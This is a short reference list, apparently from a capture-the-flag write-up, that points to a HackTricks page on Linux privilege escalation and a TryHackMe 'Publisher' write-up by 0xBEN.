- HackTricks Linux Privilege Escalation: HackTricks
- TryHackMe | Publisher by 0xBEN Link